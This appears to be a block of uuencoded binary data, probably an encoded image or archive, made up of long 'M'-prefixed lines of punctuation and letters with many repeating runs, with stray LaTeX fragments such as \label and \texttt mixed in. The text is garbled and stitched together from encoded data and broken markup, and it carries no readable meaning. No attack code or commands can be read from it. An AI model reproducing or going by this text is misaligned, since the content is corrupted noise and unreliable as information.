$M:7P?+^)^@7_&?5>@007H+T%Z"]!>@007H+T%]3\[\\[%V+L78NQ=B[%V+L78]]$ $\label{eq:mo:v/c+l78NQ=B[$V+L78NQ=B]/S/S'8NQ=B[$V+L78NQ=B[$_{8}^{-}]+^F\RS] } \\$ MR+R+R+R+R+R+R+R+R+R+X'VWX#L78NQ=B[%V+L78NQ=B_G;EN6Y;EN6Y;EN6 MY; E\`XFD0H8\$"TT,"#TP[H*=!H<%@A.%KIR"G(*<O?E[\O?E[\O?E[\O?EUV MV+8OSONG!<%P7!<%P7!<%P7!?-?=<%P7!<%P7!<%P7!<%^!\?WGZW8NQ=B]@ $MNQ=B[V+L78NGP_M!W#UE=#Y_TZ"]!>@007H+TZ"]!>@00?=KJ/; W?)$ M+^]]M].[%V+L78NQ=B[%V+L78O`_Z`]['\`8GG+SEYR\Y><O.7G+SEYR\Y<-MRW+<MRW+<MRV+8MBV+8MBV+8MBV+EN6Y; EN6Y; EN6Y; EN7S&Y; EN6Y; $\texttt{MEN6Y;EN6Y?/B} \\ \texttt{Z} \\ \texttt{Q>1V+L78NQ=B">()X@GB">()X@GB">()X@SR^Y*UM4P5\#@VGO>RC<)} \\ \texttt{MEN6Y;EN6Y?/B} \\ \texttt{Z} \\ \texttt{Q>1V+L78NQ=B">()X@GB">()X@GB">()X@SR^Y*UM4P5#@VGO>RC<)} \\ \texttt{MEN6Y;EN6Y?/B} \\ \texttt{MEN6Y;EN$ MUO,3F'1\/971NZ48SJ]W;ZIW3TRI8!=SU5_9QDGLN:7YRC)N'?<WY4/E0:\O M_`I+G6P-^8)4JY4H4M&GEE.R4II(&L=&C)*I-*;43FL@^:?MO>GW'SAVGHT\ MHG<?#OY)U*:I&^?2=!I]QFU%G=ZJ8%PD523MM=X*=W?&M<_5<^`G4]5YY-LY $\label{eq:mw2L7JMV9} = \\ \mbox{N@&(K,]CM6CV}.!T \%GT \&QO>]; \\ \mbox{W?=C`@S=\%@L=ODV<OS@;ZW65}$ $M2D: YU_^/)#1Y]R7*,:X4/\WR<HJ^@Z$+6+5?$(QVU;MJ]8@=LFJ2OXZ^'A8$ MN9I]*Y6:7\$&*[0@IGHT6DGX[3M(8AF&2JB?+VG83(?C!+^S#4/CC691F<[K(M=ACS]B3GES=SA:>A'1D"YS!.#;=3M@_N)N![7DP@#%4XQ)8XK-3,G8-<MIA/ M9GZU;^'T0>6P`'.L<.<&O5>@(@0N\UR1H%*Q632E<4S79O6FKEY>ZC%@)87Z MS; V>`, %GV'J@AC?>:2(BY*4RB``&?IW-A'=M(J18[,OA=)X5`-`8_8C-=+>% $M<]>?*,9L/7D\A&U.S&92T^4A#E#GZ`MEQ4.S4<9>25F-?')TA3Y,"7*LQS2L$ M'WB4XT+\$H.:,16R--+T[RH_2<E[//AWHY0"W/`6YX%_1+Z\OJ2_HE].7J+^B M7T'VA]TONEQGPOB^DO27LEZ2])>DO27I+TEZ2^N^9^#T\B\B\B\B\B\B\B\B $M\B\B^r'\W]$ F?0#SEYR\Y><0.7G+SEYR\Y><0WFY; EN6Y; EN6Y; EN6Y?DE[? $\label{eq:mj+_/='^6?.OSCS/](?FIP>Q^X58G@)X">`G@)X">`G@)X">`G@+U_H=?$[%V]$ $\texttt{M+L78NQ=BV+L78NQ?:_UN"X+@N"X+@N"X+@N"]SXP/G?+/.7G+SEYR\Y><0.7 }$ $\label{eq:mg+seyrz7wx0yq=b} \texttt{MG+SEYRZ7WXOYQ=B[$V+L78NQ=B[$V+L6Q;$L6Q;$L6Q;$L6Q9_7X+@N"X+@N"X+@N"X+&N"] }$ M"X+@N"X+[#<MRW+<MRW+<MRW+<OF_IW!<%P7!<%P7!>_+<MRW+<MRW+ $M<MRW+<OC^h/BGMGZ"=_{TEZ2})>DO27I+TEZ2)>DOD[EN6Y;EN6Y;EN6Y;$ M8MBV+8MBV+8MBV+8MBV+8MBV+WP^`GF."X+@N"X+@N"X+@N" K ^0]S\Q A? MY#]M^# JOWY^@?^!.,CIV46YA*S-8Z][I,?FA8R:[!A]Y=[H6R4WM,R\ELC^ M7;/*>B\]UZP5RU*A0(W,&U)22DMJHU.F/:=M*8?!YK<#!(4\$&:(4\$":A(#3+ MM*GD/*2E&I?&T4YUL6IJ97()J=I,G?7Q-GHUJ>2R3+?A[O,.':!9K@ZYO5]X MC > 93 + 2, $\#9VI \#F < A2Q =]K[7L < ; < W/$QQX] \ MX#K/C0E - _0,770HQ[?A7>JD7$ MZG!7Y_:L"GS/!`ECK*+;K7-<LVPZ+;"[%CJ^M2"S:7KGC<M%DE0CRG(6@LLE $M-'PBA/")7)68I),?..#E\STNWNT[H`%3.+Q4RA/F=6W4C-$#=9!<"5@C^#R)$ $ME1?[YI&;SP\I+FR)<Q7':A/?KMW<)2^{\#})!+:I&>@T-1HC?."R3.$;?MF_'`,$ MT]56ZE8MS>`-"1AA6R*!J1/%>@3O,,/%W8T#A?N;+X4H&Y8XWCCQS.WCQ30_ M`+5)?U6JLN)=-):IEEE;B9D\5FCQ7D5F[UA7%2A\.[TNQNR<W=9!?+F;-2<- $MKL/JR]_8^J8H(\LIW2X85PCV?HFHT15959YXD<X\#[Z[S2XIMNM-Q'Y=,U]LM]$ M#CW\$,=15+!?@"'JQJ,GU?Y1?EE]07VI?!+Z4ORR_++\LOGB^#]6<%P7!<%P7 M!<%P7!<%\;XGM]B[%V+L78NQ=B[%V+L71>_X+@N"X+@N"X+@N"X+]7MP7!<% MP7!<%P7!<%P7GZX+@N"X+@N"X+@N"X+2 0^/V+L78NQ=B[%V+L78NQ?.;EN6 MY; EN6Y; EN6Y; E < /X+@N"X+@N"X+X+^CV[%V+L78NQ=B[%V+L78OX' $M^MP7! < P7! < P700? GB[V+L78NQ=B[V+L7 \ U I. 8NQ=B[V+L7 \ U I. 8$ M78MB[%V+Y_<MRW+<MRW+<OW>Y;EN6Y;EN6Y;EN6\O\O]#[(_I/(O(O(MMRW+<MR_-&Y; EN6Y; EN6Y; EN6Y=E\RX+@N"X+@N"X+@N"X+CZ7.Q=B[%V+L7 MC<MRW+<MRW+<OJ'VW!<%P7!!.D\$Z03I!\K,+3M\ZW?G'U-%AJ" MIF_8FG#+]:(96VZNN?&ZY=:=8N-J4\9UDG:.%?PX]+5R)>R>3R#S_V2V2=4R

M:).20:_"?%_'8C_J/WKZ15*_>,?1J2E>4L(RL*"`WI"()D`Q""C,94:B!&S: M!\$C08UXU2=FX-LTPGBZIU\$>Q\$B(T_/)]"*%6."0H6Q4*G:760S%^A3&@L8F4 MHM+XWBZ2=J46#:'.:[5PL)E\2X=Q!\QKTYXYT3H'5O2=*MJK006QBIS\$MWG+ M795<.];)+REMPBGW:ZQ1MXVTN-3,#,P"6&E\[]I;5\'@NJCHP>Y^V\._63BJ MJ=%0]G_;Q1.(YJQ"K\MPV\$@ES:]K0;;J]!K>1</&R=\#[N'<ULS,NN'"'V1C M6K<%V%`VZC[75[S^/3HQ&QS"E@OLP=,]ZDLU*_7!*B0B01EE92Q&9QF\$4H7@ $MG.LE < (U&1(:N^{:II})0/1/%;;8WB=GQ+=W+;08M'WE#91`>5,BNL3XW%X'L<$ M?LAF^+O'=8\$0&5CA*@ABP%<S_@;.O!SHL.'%X:,(^QG347J;G*0[^]AC:S6[$\texttt{M}^Y9 > \texttt{SO'YW} + 3/U! + \mathbb{Z} / \texttt{"E}^- = \texttt{IW'P1}; = \texttt{DS}[\texttt{S'*\#C0Y9.?<}) = @20Q%/$ + \texttt{"3V:} _6@$ M?2XS/Y6":T0-YD!:\`6Z8"W3`OS"_=E^87YA?F%^87CQY_<]?S^WZ"]!>@OO MWF];?T%Z"]!>@O07LEZ"]!>@O07OM_K/B>EZY>1>1>1>1>1>1>1>4MS<MR $MW+<MRW+<OX+XOV/^;Y%Y%Y%Y%Y%Y%Y%Y%Y%Y%Y%[=7\%/5Z_];WKSEYR\$ M^Y ; EN6Y; EN6Y; EN6Y; 0A_6_)=B[V+L78NQ=B[V+L6Q; L6Q; L6Q; L6Q; L6Q] $MV\setminus 0$] SL78NQ=B[$V+L78NQ=B^3$] $V_S?(O(O(O(O(O(O(O(O(N/Y'!<V^7!)$ M<%P7!<%P7!;%L6Q;%L6Q;%L6Q;%L6Q;%L6Q;%L7_G^1P7!<%P7!<%P7 M!<%P7ZJW+<MRW+<MRW+H;EN6Y;EN6Y;EN6Y;E\WQP7!<%P7!<%P7!<% MP7P&Y; EN6Y; EN6Y; EN6Y?1?'^!V+L78NQ=B[%V+L78NQ?V_O?Z7[G_R'U]^Z $M^''$?_D:?RGXWM*0R%,7:+(XA?>>O20X4U"G.&:QEG\$H)C1OL:M\$7`R/P#^H> $ME\KS; CR\&.Z:5(]X?-&$^6_1PG[<0J*I*2HO@=+[,)H?M_YU^/^J=Y\T<@KZ!$ MR]6Q2[XJM3*7+9*"U9#3J=F.M9#4PS,S>YP5!(SV,W;#T^L*=UCW7Y)*[1+A MB&:TLK9Q"#"7?7ZS&;OH)[#\`Y'=;'G,G+\:T4>SU6[TN@FTM^HJB82=_)!N MNB[GWW,HNI3]5W#@2"\$0276/E,TJ2271[IJ_)T'5&=;40!9*-NE-^YG^^?<I M4ZT,,/2^_UA[?!!;7E:@X[#*M+&CK-<;0I7PR)V'3QNKZ/L-;VO4W+OI7VZ? M=!AAM%!SJ"@\:!LHL!)K%V7R0%9FF@@70\71H>%%\+/@BP!8#'I-5)ROD3X+ MC\$I\$-`%F`IXP/]?(._LV2]_KJ'A[^\$6L=U+M:X%*Y#Q>1'AG?.&3H^!W(,[; M@YN6AU\8R[WCLMSW86RA0\$%PX=(<@P3>(GASVD&K'B\$Y=^5+ANR*RXQW<7)^ M/??VT<9\&+&6YOPU0&L*NNXXM"%FCEB3RO3FA7\$,L:F*:8E.!);P:XH/FVV) $M4(8JMH0VWDGX9?E%^47XY?PB_(+\HORB^X+\HLZ^F^<?'\Y><0.7G+SEYR\Y$ MSU_1X]7D7D7D7D7D7D7D7D6Y>1>1?N?+7M^^_=/QW\WVB]HO:+VB]HO:+VB]HO MB\B\BY\E#_F2%2DJ5*E2DHJE4JE5*J25*2I25*2I24J5*2DJ5*E1'H.^\\ $\texttt{M} \texttt{T[A.X3N} \texttt{[A.X3TEZ2])} > \texttt{DO27S_YW!} < \texttt{P7!} < \texttt{P7!}$ MP7!<%[[YC@N"X+@N"X+@N"X+@OH=RW+<MRW+<MR]7TGZ?CZQYR\Y><O M.7G+SEYR\Y><0.7+YW^\$GWD_QI>]']O_H>T7M%[1>T7M%[1>T7M%[1>T7OOZ $\texttt{M}\#_\texttt{L}]\texttt{B}[\$\texttt{V}+\texttt{L}78\texttt{NQ}=\texttt{B}[\$\texttt{V}+\texttt{L}7\texttt{U}?]\#]\texttt{B}[\$\texttt{V}+\texttt{L}78\texttt{NQ}=\texttt{B}[\$\texttt{V}+\texttt{L}78\texttt{O}:.\texttt{W}]+\texttt{L}78\texttt{NQ}=\texttt{B}[$ M%V+L78NQ=B^FW+<MRW+<MRW+ZCZ#^Z=B[%V+L78NQ=B[%V+L7Y+<MRW $\texttt{M+<MRW+<MRW+<MRW+<MRW+8MBV+8MBV+^K]\$P7!<\$P7!}$ M<%P7!<%P6Q;%L6Q;%L032":055PP!H:;\$;%/[9M7/[5M<6S:>VN\$RRO M\UH\\$O*&%>67:QGW?=0^%5Y!NIW;7N=>HZI>F71M@COLL@N"%"\=]Q;OI<NU M+*LJK2S9C0%C5P1VR[93BH(\$'FE0'ZHT/_WRVDT*CYQ]*:=.TG=5*I-\$]&B! $\texttt{M:T8[$U1R\$9N(6Z\#\71K0G^H[>T,-JRD6\#2\$\$:"A*`@B-D9DC@0;OG)9=S"WN}$ MM6^^VA=)U`W;:LR%H.K0FMA.3OF*Z1KUP9DPC['J*=2K2KU;:7!\4@6QI:6A M7^EE(*UD[]E=]@<72(4)\$@@GK@LN3V.*I]C+V^[;](Q/%I>CY6FR)AI:103' $M:'-HU/$!^BPYRW&V):+Y@V5*<PZ506GI',PXC$FG?:=7([D-/!A[QWQ089)"]$ MHR_#&Y/?D=3\$0347HCM=@]74_ZM=MDH7[M5BE#54UG*S8Z#!M1'1X70B4Q` M0:8L/P\$,YF7BGGI4%B2--".VY9\$^FZ6;:)1&9D`KYI9KS3C8#[KWK7Q'S%EN MWX/X9\$^?[]F-(B8RT1"X(.^-O1/Q]#ZV'[2N=S=1(>.[7(7A@:8,X50^5H3V $MA9(-072D6L\#C>^3QAS\setminus[N"E\$.Y':'/@(OEIYDF=(2*H=37NN&93MT!A:I\setminus DT)]$ MT6''Y\$,L?F53"M88:E^5N-XUA#0'\B)MRIW#1'XC4Z=UWNQPUPN0],=GKXS; MSNNOC)T].T9XY?.LL34:Q6,O:ADZH"SP"V4`6YX"W5`6ZH"VK`OS2_D%^:7P M/7]O@N"X+@N"X+@O>%P7!>U[WQV+L78NQ=B[%V+L78NQ<>CM]=Z?.7G+SEYR MM^[^?\B\B\B\B]T7D7D7D7D7D7U/M_#_D7D7D7D7D7D7D7D7D7D7D7D7D7 M'TSSEYR\Y><0.7G+SEYR\Y><01Z>"X+@N"X+@N"X+@N"[_\O!<%P7!<%P7!< MU7G7I]U[7D7D7D7D7D7D7D7NR\B\B\B\VQ;%L6Q;%L6Q;%[PMBV+8MBV+8MBV+ $\verb|M8MBV+Y_YU^*| \lor + L78NQ = B[\$V + L78NQ ? H?M?_) \lor + L78NQ = B[\$V + L78NQ >] > 3X3$

 $ML78NQ=B[*V+L78NQ=B_K[EN6Y;EN6Y;E]IYWWB(PI\@^\,?>>^$;*'J$ M9&,52JKUGM%[1>T7M%[1>T7M%]#_I\%P7!<%P7!<%P7!<%\-_0<%P M7! < P7! < P7! < P7! < M0 ; EN6Y; $MRW+<MRW+<MR"<(+9O+B&SYM<;]K\[XJ^X"M/,85J6-G(;*P:?-I9B*T=>M[J]$ MF.6EUS*/(=FGE`L!KW2+X@>0;JJE.J&ZJUH\$\QMLR&0RM<P1`@9G=U(,&*-D M4]K8U`L:&</<26(X%N57H*)FT\$M\$MS%JO+93-UEXS?5TCNG6KQ7_F7\$^1S"^ $M;[H*AO+60+?^{Z@"SO@]} +^{86'8'} [S<N,]BY+U-RR?F8FFN[KE<WHK=$ M@1Z9]>3W'%:W]T,2>?P/03/M&SY.@/E]H[<+^E&`)8]F(B@`Z[J5D/F72QIS M9X4/4SMVE;-D+C06C);6+L.=51%UK:_,7Z561%F]Y2AC9W=N_[W51M/+_4OZ MZVW:%.RT,Z(X=C_5:DW(`HZY\$[K*\$PCG4R"@_8<(K9.7L7Z()#"PGZ"&[U; MPRLC900X5I()W&D&+U)9)H)1.ITYC9G?EOTP_L]HELAR[39-!WL6.7Z)10'2 $M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N)I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N]I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N]I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N]I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N]I=9=B$CXWYP';2@QYQ$^A;#/:2X!*0M>:Z6[Q[J-M.6DI#5FPC#1XL$^Z-N]I=9=B$CXWYP';40[M]I=9=B$CXWYP';4$ MY4!J4.HT"9FH(3G46#OXT2TBRWS>IX8"W#`6W@"W#`6P@%ORB_*+T%^47Y1< M/?>\SWWD7D7D7LEY%Y%Y%Y%Y%Y%ZOF>WM>1>1>1>1>1>1>1>1>1>1>1>1>1 M_O_X/I+TEZ2]) > DO27I+TEZ2]) <; EN6Y; EN6Y; EN6Y; E\+_<[_3^1>1>1>1> M1>1>1>1>1=NOIO/\#YGYCTEZ2])>DO27I+TEZ2])>DNWUO/8NQ=B[%V+L7 M8NO=B[%Z/??H>CR+R+R+R+R+R+R+R+R+R+V?G-RW+<MR]DMRW+<MRW+K<MRW M+<MRW+<MRW+<OS/]?A7"N%<*X5PKA7"N%<*V5LK96RME;*V5LK96ROB>WPKA M7"N%<*X5PKA7"N%>_Z\V_"O,KA7"N%<*X5PKA7"OGWY1<*X5PKA7"N%<*X5P MKA7OO?*X5PKA7"N%<*X5PKA7_B?:?X#LKLKLKLKLKLKLKLKLKLKLKLKV_:?T^RN MRNRNRNRNRNRNRNRNRNRN?S.W979797979797979796RME;*V5LK96RME;*V5 M[_KXWP_)7DKR5Y*\E>20)7DKR5Y*V5LK96RME;*V5LK96RME;*V5LK96RME; M*V5LKQ\GA7"N%<*X5PKA7"N%<*V5LK96RME;*V5LK96ROJ/W3^(]^\JCI,#= M]"MGDOK;]8;`T#8Z?+8:0]EXZROBOW,3DD-.N#=E_P>GTV>0?XLE4[_-?@>: MSAN&W=Z^=&_\:T\<IE.@VZZ+4LG:,'C[KEZIMC+(7(H4!`GU[KQL1T2.0J*5 $M'2(9B-OSF)(W:CB:OPV!T,YO?K/AH.=<?%3527B\MK-EUR#-\JV#>[1IVR=H]$ MRZ6Q]Y>@W]]KP7TNA=\$JDAQZ^+;4/.=4W?B&?[3IK[D&UTGOZ1H.UM79S?*] M4(KP']'EUP=FZ`X^ZR6\$[G:M<WSYU=::5GS"S\$F7!&Y[+K?/'I"[YF)",8B MLB]6H%Z#SA_&G:.V^?WMTDA#.2/!R7PI#-.#_C0W_NSDT)@>SH';.@3NDE#+ MYCJ0]C1M(;ANELWK)2B%C%..1RP<^U!9><Z,V-_W!VG[,K=G9:&I.1C['\$S7 M0;H8UQ>IO'.\C<V+SR@J\;]TX"(_E/6X1?IN^[;1<^Y.]+H>%14]T.:`&5UO M"U).M*RA+O<R5N@H_)A)5&8&>B?/,(!E<\$9P.(D!..7FK4_D[+IXE,)9O*#B MU:I7LHV78LZZT(*5\+%^7%UBBH*W*13QZ\$,J6F730;QLU5IEQ^".`+N0QW?6 M"RW6"RW6"RW6%?G*_.5^<K]TK[]7YRN/+K7KOQGOON'I5Z5>E7I5Z5>E7I5Z M5>E7I5Y^WH_T/UOG._J^8]ZKWJO>J]ZKWJO>J]ZKWJO>J]ZK_>_.]SK7Q_0K $\mathtt{MT*}$] "O0KT*] "O0KT*] "O0KQY?1^7/G5YU>=7G5YU>=7G5YU>=7G5\/X'T7G]' MT7Q/2KTJ]*O2KTJ]*O2KTJ]*O2KTJ]*O2KTL?,^U\S[_W/D>E7I5Z5>E7I5Z5=E>E7I M5Z5=OG>%<*X5PKA7"N%<*X5PK]Q]E[GP_??^AZ%>A7H5Z%>A7H5Z%>A7H5Z% M?H^WPKA7"N%<*X5PKA7"N%<[JW5NK=6ZMU;JW5NK=7Q]U;JW5NK=6ZMU;JW5 MNK_0?`_C]E=E=E=E=E=E=E=E=E=E:_L<*X5PKA7"N%<*X5PKA6RME;*V5LK9 M6RME; *V5]I'T7"N%<*X5PKA7"N%<*X5[W_`_!]TKLKLKLKLKLKLKXOQ_^W^/ M_S/IOA?+]CY[K])_,?V?D_TG^![KXU3,05&27UTJ*RN,'',\$S_@L@I5&SB<< $M[U,9]:C<W)02'U*ISJJ+:\E((W#)+1/D1042$QZY,2$MJ$4WYT+$NU. ;5*<$ M\$@S*D61&>(AR#(X.QQF\\$H@.`A0/30D!8)]"8YW*-N9.:I'\,/U*WNBDIY\$P MF6HNU[C<:&NV%/3+370UM([!VK.M_9W[V)?FB6A!ES\$-@XXHMDU[1\XR2Z8[M4[/86C=J>W<I.&-70[</@J<00M".L\$JOKWP737)&S;CH1Y9S/KZ;"C?_6ZS+ M<3EY5^I(;1K[\$"%=D.&QSH0,84<20_<<Q]ZWH_>^;OU/E"=8I_WWZSV[__B8 $M4\&_>\(K8C6HIPVE!6=N)NBFC'X26-EP2@ZRW=X+5:Z/%NF]<`KZ&7WSOVME*$ $MY_U+>.FJQ^{-E}+6KM$W4\26C:[3(?Q)HWZMII(4CTJ[$CJ'NV:]<^)\C3U*]$ M<*DVN'!<1R5R@,[@Y6ZF4&E#LJ9B_#W%P<Z5!>XKOVW[FIZC_DL68A7XG;@% $M=S/<=\Z]JDV57;$, $^6XZUXY]D\#^F6MF&8!:7\#;$ $^5TK;$ $^6DU/.:S<Z/GU?901$ MXKW:N(BPDS6WLSA2KI^UIF8&*?]4E".2(11(2RVYS^N?E=I>HVT1GX3T;H*U MLGS0PRN6A?AEU5CKZHM[MLFY%=M#T%V6A>WQ_<DP`LF@Z/OZ/PGD0]A<>N%A MG00!80<+J=>UZQL__+AR/LUS[+97`-DY8"'.JG+Q`!X=JR=L]/:LI=KV8^49 M"@>*\)VG"<?G]V*OHF+>X\AZS.I;EWXHT*M?,>TNSAW\$,8JRN)PY]&QM`A2L M;B=;OV^W*!QL\$"!]`QNK)(_05)/S"<L5\$5\$M#G0@[Y"00K!0(5*QSR&K:GE> M\B6M3=5P;PJ.#7"W+Y@U>_YN!:'L:S-;;<T^5M_`O,]E\$V-GPM'3R-%'T!_. M(H8ZFBQR#JNWMDM:&=O]RSI5;CI,T9:=\$TC<9NRT=@B&7[JB0?)]@:827KO& $MMPN/N) -+ ._*8[NO=XE*GQ=/0Z`6K)?$CLN&:UOV[O@3=G!_/DO@2=*=./X=S]$ $\label{eq:minte} \verb|MINT&]_$U*'8$>JR1D<OF\#/\Q&=3"ZD(/_F)U^NJQQ'S>+1XWZQZ`];OHKJ7E$

 $MA\"ZFU/2073MT'\$ [\AA(:=<<\\BD_'BM9HA\\+\"/THRT9/T\"L\"J>/:+)P.G@I M%?UW<_SV3`<5WXZ8\..=FT-(1(&HPXWJ-4.1(NYT6\:) #CCL!+WSX!\$)8G&& M2\R!O"AJ/,?P3J14E#S6'U=D[5S&1<?HXE=H/SY4\$-,?*NAZE2DT_\E(^%>U M61G2U^XU1I<UIAJ&:86:@NU=>]X#Q,'-@U7D?Y0"\CQ:WY!X^ZXP""-V4=SR $M1M-",G).\#^{8}1WV6B@NR_6_4S6X/3-1V>3K^_0;QM8YJW_C:6G.+8AFG=.-:Q$ MT3RO13ZR:1\$0HFN6!\JB02FM=DC3&%P=HO>*S.LXIT*E6,E`@D&/B0(*1#!` M,N@=9-HGQ=TGR4@Q2#,8 1IBDS,MT<41`E4+.7G7[MC-UWMW<W0W=9J%M&^L MBUI,7,#*;&ALXRWN<33'Y?3'K4Q7R[=7/:<:7%[[?Z1?\$BT_"+E>9?T\$^!%U MZ)U:+<<LE<O.=<W%M[L94LT#YX:\$+:EZ//UC+T*6LG)JD,C*/8\$\$D.,XET.L MNQ2]DK;;=\(Y"3*=E=>\#^\{[LM!^A&(+T3,O7J0R_,G@/H37B.XA/JW+[&V\# MP?K=3^FD.7@,W'O"89]W+GR6>CSDPZ%-T5CN3'!^BAVP&F):2N;PPW0G;[FZ M\$\XNG=6RRZP;X0@`ADM,!.(?2]S5J[Y5%XIKK\$\$N)?N8%:VEWPE5V6X8>Z8M M"Q;1H<8^:U74CAU-?!"C[AOB!:!7<0[=5\$PVK1)X\$-0LA;'A1O=!:#Y1L'R? M>-24)6'&:*\WX?W>(=R&#FNFKD;_J(ZAPJLC&:%?ML1V9_F5.R+0<=>O*6E: $M%05N_{;DI(]WP)3S>!1%Z'7\3?A%XX[4W@F\,+<H05/C#'K7.MI6206XQ20U$ M;:*;>79)"Z*!..%L)UBF;1ME;8?S26=;LN"^.],(^]"^%VYWQ[[XVS5BJ6A" $\texttt{M*Q@;HMMXV6,N[9H\$''(8""\#>^B;XM"2ZJ;?9\#]WXIQ;7(4JF8_Y>/5PV4Q-[8]) } \\$ M.%!"O&GW78\TTB]>*U*U6U]+%]'@)W+V%OW7750;KA7JB*5EU5-FRL<S=-OR M:^O>;9S:M3OS((7:;:`YX=B?E%G-SV.Z)CH9)X'+&7G\$[9:3;%,;%6>]H]-H M:6GNG]&-/=!96Z7<_>1?5YV9]H\$5\$GDVW&]3\8<J>_I##Q/O_NRMVVD3'PRE M@GP([W:W<B_`VOC:HUX;W#NELR?JAN#B,Q8_8_>S<""4&8\$1,.1RZF<'L;_K $M#?+1J38.VMC2'AHR)H]W]E-<PH4)?U07)LG64\\&5_!\\T)7Y?B2_,7I7Y//&?$ M^-5 \$<"/M!]1/OX#]F[M\D>E=5CR;7%]F*'^GDO8]_E^?6%&_AQ,.:XY61QRM MS?HX=?[7=;ONE]OF.S-JS2^;M</0.`6VC8+H6>1L3"@T"T<FTB4I:#;0[W%" MI76+7':7Z-84"J4#A_>;XV3A'&OA1H439+RN%2N1Y3TU&C4:%77"-+0M3'<L $MY@H\+=H;16$!!TQ!"0006M@42<W%WU4-$N>E:9(D*=<B%D8W8/64V^.`+Q+[$ MXU&-9.V>?*P?+_NR>`L?J(:E@W,.9>XQ62H6`71[!N3P7+KD_IK2#:O%=;T5 MO; "R0&\5=A6<E97;5P[M^++"6W=9_?)F\$TF0N^&N6LO<>GSEOAC_"R+2Y^H1] M6YQV^:23%W@9Z>Y9:K9^&DE[?VG<+*UO:>^E^^6>.N\$&/(]G]&?A!C)N/P]1 MAWW!^3EUKKZQ"::MB7Y>B>^V,!<!]*4<]\QPZ9[KFF0/YIO;D=N?AV0MU_3P MN25F<(0MMRKE4+;PA"@OY4.M<H*XE@MAVS\$V,5+>?JE!B2-KL:1,CO!*NI\T MII^5/P9=`FE953D[]*KUYC-Q2KGSX%,8E*EPTB0+0E+7%.J)*0JF`J>0J)E5 M%G+4)XR2XJRV"<YVG51)MO84])F\$;PV89`6?"P!``0+!;;)VXS-)J+.5H,)V MB?W;\$DR@L!^^%@/K`;,5OD2,*RX`6OP.9MIW\:.W\4=]`@ZVCII:#@ZCJ5^K $\texttt{M:V'2.<P_J-*N\backslash JY6} \texttt{[LYQK$$K[V)M$\#-JBRS\backslash A1H4$B)@D?:IGF[G4;2'/R9B] }$ MCOL->TZ\YEUI?\$_=IG6N7=4Y=P*%/*9;&E6:B?:U2UT[),3K[6PJ/I6]('50 $M((4!"0\$B\$06Q2+!UF,8\$ULLEO)/[2/(D*AF]5X<^R.HS]0Q]B2ECRF)^3)T$ M24NB=I>P3[O'A'., Q*XGN.&7]R+-KNMBNH&FJKJ5"WE1)Y&2M99:3<U?))] $M9T&30?V]W]D=?24&MT,YC=9V9CWN&Q=Y\setminus [A:*_5G^,3H#A^^^[PI+*2]1+5'$ MBFOB/,.M_L(E<BOY>L/M#K!KJLPBP6)Z@0V,^VJA5I+N9TMW,;'96>[]'2;9 $M; +4+T*[], Y2=90K<]U.\@XKO4^W2WVOK\Y]1^R &"8[7[+[U6'<DL2@I21[^$ M@,9\Q#?\O1/W"U.IQ'I&='>O-)-MP%[MOAS<@8]JC`@#O S73'\$;<U!S7]CJ M)=E*N7DK>K73\H2<-5/ZT88->(<W^P^70MNX+CGD)2_@>O<)Y.!#+E6?N'DJ MNK\JYBQV<RQSNH>A01.974!:E\V"RK`N=BX/KMQV92#P@!]\$NK'D4:2[[]`E $\label{eq:mam/, 78^2} $$ MAM/, 78^2 (F=5WX6P+B=ZQG//SDX2F_U&7NN&D1K<UJ=TMB^[<W)AI[8-`\] $$$ MGARKEM4\U/-_M>FS3=GN.!7QG7E.1.I2DIO2[OA0790FR;)3I#-(C6."4J-8 M8?#V[*?#_27F^(?<IWO@4#\$&4_&_P_WO_S:&N-UR94G0I'S14?3U'.1]54>& MKUYS9_.\$I/`G[M!<\36+SHI?,XCBC[>"Y)/H)]!,@TB"\\$4<E!&(\\$8B)528E# M%%145/@GQ;MM'Y!S?E]"]8J^Y>S5?6J/Y*C[R1_B"?X8/C@GP=<#/!NX:`*X $M.<#3!HH((,\0?E%_,+\,OK2_$+]LOR"_&+XY?A*Q1BC)&"8#`8#XN@:#0:#0$ M:#0:JT6BT6BT6BT6BTK^_=*.E'4CH3H'0.@:!H-!H-!H-!JK1:+1:+1:+ M1:+1:+2ODM*-*-2-":!H&@:!H-!H-!H-!JK1:+1:+1:+1:+1:+1:+2L48HR1@F` MP&`P&!@8&!@8&586%A86%A86%A86*_(_WW2CI1U(Z\$Z!T#H'0.@Z#H.@Z#H. MJNBZ+HNBZ+HNBZ5^%I1I1J1H30-`T#0-!H-!H-!H-5:+1:+1:+1:+1: M+1:5BC%&2,\$P&`P&`P,#`P,#`RK"PL+"PL+"PL+"Q7UUI1I1J1H30-`T#0-! MH-!H-!H-5:+1:+1:+1:+1:5BC%&2,\$P&`P&`P,#`P,#`RK"PL+"PL+"PL M@EE_(@`%F[[_2NA;D)W6T;SHS?)7WJA&N*GL<%CX?*Y6+SRX;VD,_SGD\#J# MW0([7C\&KH'7*2NESGR^&7,NAX,YF&HY)F^[3H4"),^3I,AE+<*B;_/5.3W3 MW8Y7\$3L^>^W/A9W\3JQ'^I(.A8[DO]?X?'X!4XG!*A%X\B',8N(O)LT[9Q+/

